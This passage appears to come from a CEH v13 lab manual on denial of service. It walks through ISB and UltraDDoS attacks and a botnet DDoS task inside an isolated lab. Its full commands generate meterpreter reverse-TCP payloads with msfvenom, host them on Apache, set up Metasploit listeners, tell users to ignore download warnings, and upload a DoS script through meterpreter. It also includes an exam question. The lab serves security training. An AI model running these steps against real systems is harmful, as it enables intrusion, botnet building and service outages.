
1. Click [Windows 11](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Windows 11** machine, and in the **ISB** window click on **Start Attack** button.



1. Click [Windows Server 2019](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Windows Server 2019** machine.
2. Now, click **Type here to search** field on the **Desktop**, search for **resmon** in the search bar and select **resmon** from the results.
3. **Resource Monitor** window appears, you can see that the CPU utilization under **CPU** section is more than **80%**, thereby, resulting in deterioration of system performance.

When you perform this lab the CPU utilization might vary.

In real-time the DDoS attack is performed from numerous machines which can crash the system.



1. This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDOS-v2 tools.
2. Close all open windows and document all the acquired information.

**Question 10.1.1.1**

On windows 11 machine use ISB (located at E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB) and On Windows Server 2022 machine use UltraDDoS (located at Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS) to launch DoS attack on Windows Server 2019 machine (10.10.1.19). Identify the port number on which the DoS attack was targeted.




Task 2: Perform a DDoS Attack using Botnet


A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like reflection or amplification. Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise **Windows 11** and **Windows Server 2019** machines to create a botnet and target **Ubuntu** machine.


1. Click [Parrot Security](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Run the command **msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe** to generate **exploit1.exe** payload.




1. Similarly, run the above command with different **port number** and **exploit name.**
   * For Windows 11 -> port 6969, exploit1.exe
   * For Windows Server 2019 -> port 9999, exploit2.exe
   * For Windows Server 2022 -> port 5555, exploit3.exe




1. Create a new directory to share the **exploits** file with the target machine and provide the permissions using the below commands:
   * Run **mkdir /var/www/html/share** command to create a shared folder
   * Run **chmod -R 755 /var/www/html/share/** command
   * Run **chown -R www-data:www-data /var/www/html/share/** command



1. Copy the payloads into the shared folder by executing **cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/** command.
2. Start the Apache server by running **service apache2 start** command.




1. Launch three new terminals and run command **sudo su** with password as **toor** on all.
2. Run **msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse\_tcp; set lhost 10.10.1.13; set lport 6969; run"**command to launch Metasploit Framework on terminal 1.






1. Similarly, run the above command on **terminal 2 and 3** by changing the **lport to 9999 and 5555** simultaneously.
2. Click [Windows 11](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Windows 11** machine.
3. Open any web browser (here, Mozilla Firefox) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.
4. Click on **exploit1.exe** to download the file.

If it gives security warning, ignore it and download it by clicking on **Keep** button.




1. Navigate to **Downloads** and double-click the **exploit1.exe** file to run it.
2. Similarly, download **exploit2.exe** on **Windows Server 2019**, and **exploit3.exe** on **Windows Server 2022** and run it.
3. After executing all the exploits on machines, click [Parrot Security](https://labclient.labondemand.com/Instructions/5e62cbc3-7e1c-4abe-9fde-c1935a4891a1?showWhenStarting=1) to switch to the **Parrot Security** machine.
4. The meterpreter session has successfully been opened, as shown in the screenshots.


1. Now, we will upload the DDoS script to our botnets, in windows shell terminal execute command **upload /home/attacker/Downloads/eagle-dos.py**and run **shell** command.

